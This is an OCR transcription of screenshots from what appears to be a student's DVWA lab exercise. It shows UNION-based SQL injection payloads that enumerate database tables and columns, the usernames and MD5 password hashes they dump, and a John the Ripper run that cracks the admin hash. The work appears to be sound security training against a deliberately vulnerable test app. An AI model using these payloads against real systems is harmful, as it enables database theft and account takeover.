Surname: FILES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: GLOBAL_STATUS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: GLOBAL_VARIABLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: %' and 1=0 union select null, table_name from information_schema.tables #
```

*new 16 - Notepad++

```
Em tên là Trần Minh Triết
SE172241
```

Ln : 2    Col : 9    Pos : 42    Windows (CR LF)    UTF-8    INS



```
10.10.237.165/vulnerabilities/sqli/?id=%25%27+and+1%3D0+union+select+null%2C+table_name+from+i...
```

## Vulnerability: SQL Injection


```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user
```

## More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sl
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

```
Em tên là Trần Minh Triết
SE172241
```

Ln : 2 Col : 9 Pos : 42 Windows (CR LF) UTF-8 INS



```
10.10.237.165/vulnerabilities/sqli/?id=%25%27+and+1%3D0+union+select+null%2C+concat%28table_na...
```


## Vulnerability: SQL Injection

User ID: %' and 1=0 union sele

```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) f
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) f
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) f
First name:
Surname: users
avatar

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) f
First name:
Surname: users
last_login

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
failed_login
```

```
Em tên là Trần Minh Triết
SE172241
```

Ln : 2 Col : 9 Pos : 42 Windows (CR LF) UTF-8 INS



10.10.237.165/vulnerabilities/sqli/?id=%25%27+and+1%3D0+union+select+null%2C+concat%28first_nam...


## Vulnerability: SQL Injection

User ID: Submit

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

*new 16 - Notepad++

```
Em tên là Trần Minh Triết
SE172241
```




~/Desktop/pentest/dvwa_password.txt - Sublime Text (LICENSE UPGRADE REQUIRED)

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
```

Line 1, Column 7; Saved ~/Desktop/pentest/dvwa_password.txt (UTF-8)

Triettm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Triettm
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/dvw...
11:16 PM
File Edit Selection Find View Goto Tools Project Preferences Help
filter.py
tcp.py
dvwa_password.txt
Tab Size: 4
Plain Text
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Nắng rải rác
Search
ENG
US
11:16
03/10/2024



Triettm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Triettm
IDA - crush /home/triple…
qterminal
~/Desktop/pentest/dvw…
11:17 PM
triplet@kali: ~/Desktop/pentest
File Actions Edit View Help

```
┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ john --format=raw-MD5 dvwa_password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
1g 0:00:00:00 DONE 2/3 (2024-03-09 23:17) 100.0g/s 123300p/s 123300c/s 123300C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ echo "triettm_SE172241"
triettm_SE172241

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Nắng rải rác
Search
ENG
US
11:17
03/10/2024